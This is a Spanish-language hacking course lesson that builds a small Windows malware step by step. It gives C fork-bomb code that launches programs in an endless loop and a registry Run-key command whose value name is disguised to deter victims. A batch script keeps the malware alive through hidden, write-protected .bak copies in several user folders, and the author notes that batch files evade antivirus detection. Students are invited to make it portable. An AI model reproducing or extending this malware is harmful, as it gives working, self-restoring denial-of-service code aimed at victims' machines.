HDC

Clase 60. Práctica para el desarrollo de malware y aproximación al wargame:). Aún no estoy seguro de los premios que les daré pero de seguro que no serán remeras (playeras) como la última vez.


Let's start :).

La idea de las próximas dos clases es que cambien un poco la forma de pensar. Hay que dejar de lado el misticismo del malware y tener en claro que es sólo software (como el que veníamos haciendo) pero con fines maléficos. Es decir que en vez de copiar una carpeta y dar un mensaje, se copiará a sí mismo, descargará un archivo y borrará datos. En fin, lo que hace al malware es la intención: si está acordado de antemano que el programa debe hacer eso, entonces deja de ser un malware por más que tenga fines destructivos.


"¿Y si no digo nada pero él nunca se entera?"

Ya estoy viendo tu cara de pícaro. También es un malware -.-. Eso y todo lo que vas a pensar de ahora en más, seguramente sea un malware. Te conozco.
La clase anterior, les dije que hagan una bomba fork en batch. Pero vamos a intentar de que ande en C y agregar algunas ideas para llegar frescos al wargame.

Lo primero que tenemos que hacer es el código normal y vacío con nada dentro pero que pueda empezarse a ejecutar. Sería simplemente la función **main**. Recordemos que se escribe de esta manera:



Ahora, dentro vamos a escribir el programa mismo que se ejecutará en la máquina víctima. Pero antes hagamos el diagrama de flujo de la bomba fork, como vimos en la clase 35 (no es conveniente el pseudocódigo en este caso). No es demasiado complicado, la idea es que inicia la bomba y allí mismo empieza a abrir programas hasta el infinito (hasta que la memoria diga basta). Es un **bucle permanente**.



"Nada complicado. El hacking es más fácil de lo que pensaba."

Pero Manolo, primero que es algo básico y segundo que esto es solamente el comienzo del desarrollo del programa. La base del funcionamiento. Luego le tendríamos que agregar el inicio automático, y se me ocurren algunas cosillas más -en fin, igualmente es simple-.
Y ya que estamos, aprovechemos a aprender un poco más de **C**.

¿Recuerdan que habíamos visto las estructuras de control en pseudocódigo? Bueno, unifiquemos un poco con C. Para hacer el bucle infinito, usaremos el **for**. En C, la sintaxis es "**for (desde qué número; condición para seguir en el bucle; salto por vuelta) { código a ejecutar }**" aunque no hace falta profundizar ahora mismo, ya que sólo veremos la infinidad. Para nosotros la utilidad es haciéndolo sin parámetros -los ";" son para separar los tres parámetros y son obligatorios-.


nalware I.c

```
main () {
      for (;;){

      }
}
```

Todo lo que se ejecute entre las llaves del **for** se repetirá una y otra vez sin parar. Entonces ya estamos para lanzar los programas, y si lo pensamos bien ¿qué programas? Lo más conveniente serían aquellos que vienen por **defecto** en todo sistema de **Windows**: Notepad, Cmd, Reproductor de Windows Media, Internet Explorer, Paint, Wordpad, y muchos otros.

¿Cómo hacemos ésto? Con la función **system**. Se utiliza **system("start programa")** y simplemente lo **ejecuta**. Menos aquellos que no son de Windows (como el fork.exe) que esta bien con poner la ruta entera.




Vamos a ver en un video como funciona.

https://vimeo.com/117805890

La máquina virtual contaba con **pequeñas características** de **hardware** y fue colapsada para su uso. Realmente se hizo tedioso. Igualmente, cambié el "start cmd.exe" por el inicio del fork, porque así es más rapido.

Muy bien, pero esto no es todo. Quizás nos conviene acomplejar el tema. ¿Qué tal si lo hacemos iniciarse con los programas de **inicio** de **Windows**? Para eso toquemos el registro: **HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run**. ¿Recuerdan? Para esto volvamos a usar un **batch.** Entonces:



Por si la línea no se lee bien: reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /f /v winReg32 /t REG_SZ /d C:\ruta\fork.exe

Analizemos el contenido del comando.


- **Reg add:** Comando para añadir una clave al registro.
- **HKEY_CURRENT_USER: Clave** que específica que los cambios se harán sobre el usuario que está activo. Los otros estarán limpios.
- **/f**: Fuerza reemplazarlo si es que existe.
- **/v:** Con este parámetro le ponemos el nombre del valor. Si le ponemos algo con el contenido "Windows", "System", "32" y otras cosas que son generales de los archivos de sistema de nuestro querido amigo, podremos asustar a la víctima que no sabe para que no toque nuestro ingreso. Es una protección por ingeniería social básica.
- **/t:** Éste especifica el tipo de dato. Aunque no era necesario usarlo en este caso porque el valor por defecto es ése. REG_SZ significa una cadena de caracteres simple.
- **/d:** El dato que contiene el valor dentro.

Vamos a hacer la prueba:

https://vimeo.com/118030025

A todo esto, el **registro** tiene nuestro **valor** pero nosotros queremos que **no** pueda ser **eliminado**. Yo sé que conocen cómo editamos las políticas de grupo pero esta vez hagamos algo más **rudimentario**. Tenemos que hacer un método de **persistencia**. Para ésto voy a crear un **segundo archivo** (va a ser un **batch**) que se encargue de esta tarea. Es decir, se va a fijar de editar la clave de registro (lo vamos a quitar de C) y vamos a encargarnos de que el **.exe** del malware esté disponible siempre que se pueda. Lo bueno de esto es que un **batch no** va a ser **identificado** como un **virus**, sino como una **serie de comandos de Windows**.

Muy bien, y lo segundo que queríamos hacer era que nuestra **bomba fork** este siempre **disponible** para ejecutar. Voy a hacer que **copie** el **ejecutable** a otra ruta y ese será el backup. Siempre será en la **misma ruta**. Así que lo copiaremos sólo si el archivo no existe. Para un backup es recomendable cambiarle la extensión a alguna que sea irreconocible para el sistema así no se puede ejecutar y se puede guardar en cualquier lado.



Veamos que más hay, porque el código se agrandó mucho aunque se pueden ver patrones de repetición. **Primero** que nada en la tercer línea hice una **segunda clave** para que se **inicie** con Windows el **batch**, total no es demasiado trabajo de más y ayuda a mantener los archivos en el sistema. El **segundo parrafo copia** el **ejecutable** hacia varios **directorios** pero como extensión **.bak** para que pasen un poco más desapercibidos. El parámetro **/Y** es para que **no** nos pida **confirmación** de modificación.
El **último parrafo** hace una copia de los **backups** hacia el ejecutable en sí.

Bueno, para terminarlo voy a este pequeño malware haciendo que tanto el .bat, los .abk, como el .exe sean **ocultos** para el sistema y **protegidos** contra **escritura**.

```
rem QUITO ATRIBUTOS DE ARCHIVOS PARA SU MODIFICACION
attrib -R -H C:\Users\w7\Desktop\fork.bat
attrib -R -H C:\Users\w7\Links\fork.bak
attrib -R -H C:\Users\w7\Downloads\fork.bak
attrib -R -H C:\Users\w7\Contacts\fork.bak
attrib -R -H C:\Users\w7\Searches\fork.bak
attrib -R -H C:\Users\w7\Desktop\fork.exe

rem BACKUP DEL EXE
copy /Y C:\Users\w7\Desktop\fork.exe C:\Users\w7\Links\fork.bak
copy /Y C:\Users\w7\Desktop\fork.exe C:\Users\w7\Downloads\fork.bak
copy /Y C:\Users\w7\Desktop\fork.exe C:\Users\w7\Contacts\fork.bak
copy /Y C:\Users\w7\Desktop\fork.exe C:\Users\w7\Searches\fork.bak

rem BACKUP -> EXE
copy /Y C:\Users\w7\Links\fork.bak C:\Users\w7\Desktop\fork.exe
copy /Y C:\Users\w7\Downloads\fork.bak C:\Users\w7\Desktop\fork.exe
copy /Y C:\Users\w7\Contacts\fork.bak C:\Users\w7\Desktop\fork.exe
copy /Y C:\Users\w7\Searches\fork.bak C:\Users\w7\Desktop\fork.exe

rem ATRIBUTOS CONTRA MODIFICACIONES
attrib +R +H C:\Users\w7\Desktop\fork.bat
attrib +R +H C:\Users\w7\Links\fork.bak
attrib +R +H C:\Users\w7\Downloads\fork.bak
attrib +R +H C:\Users\w7\Contacts\fork.bak
attrib +R +H C:\Users\w7\Searches\fork.bak
attrib +R +H C:\Users\w7\Desktop\fork.exe
```

Podría también darle atributo de sistema para dificultar su borrado.

Para trabajar con los archivos y evitar errores, quito los atributos. Para cuando termino, estan protegidos contra escritura y ocultos. A parte le agregue comentarios para su entendimiento.

Y listo, nuestro laboratorio llegó a su fin. No voy a hacerles un video porque el funcionamiento es igual.
Fue un pequeño malware funcional nada que ver a lo que se logra actualmente. Lo importante es que pudimos hacer algo que entiendan. Lo que me gustaría que hagan (que por esto no lo hice) es que traten de hacerlo **universal** porque la ruta del archivo dice el nombre de usuario específico y si se cambia de usuario siquiera, ya no va a ser compatible. Los reto a hacer algo que a ustedes se les ocurra y que pueda hacer este malware más interesante. Y si se animan, pueden crear otro desde cero ;).

Por ahora vamos a dejar aquí. Perdonen mis tardanzas, saben que le meto lo más que puedo:). Saludos futuros hackers. De paso les pido perdón por mi sintaxis que por alguna razón va empeorando clase a clase.

Pueden seguirme en Twitter: @RoaddHDC

Cualquier cosa pueden mandarme mail a: r0add@hotmail.com

Para donaciones, pueden hacerlo en bitcoin en la dirección siguiente:
1HqpPJbbWJ9H2hAZTmpXnVuoLKkP7RFSvw

Roadd.
---

poniendo que es de mi autoría y de mis propios conocimientos.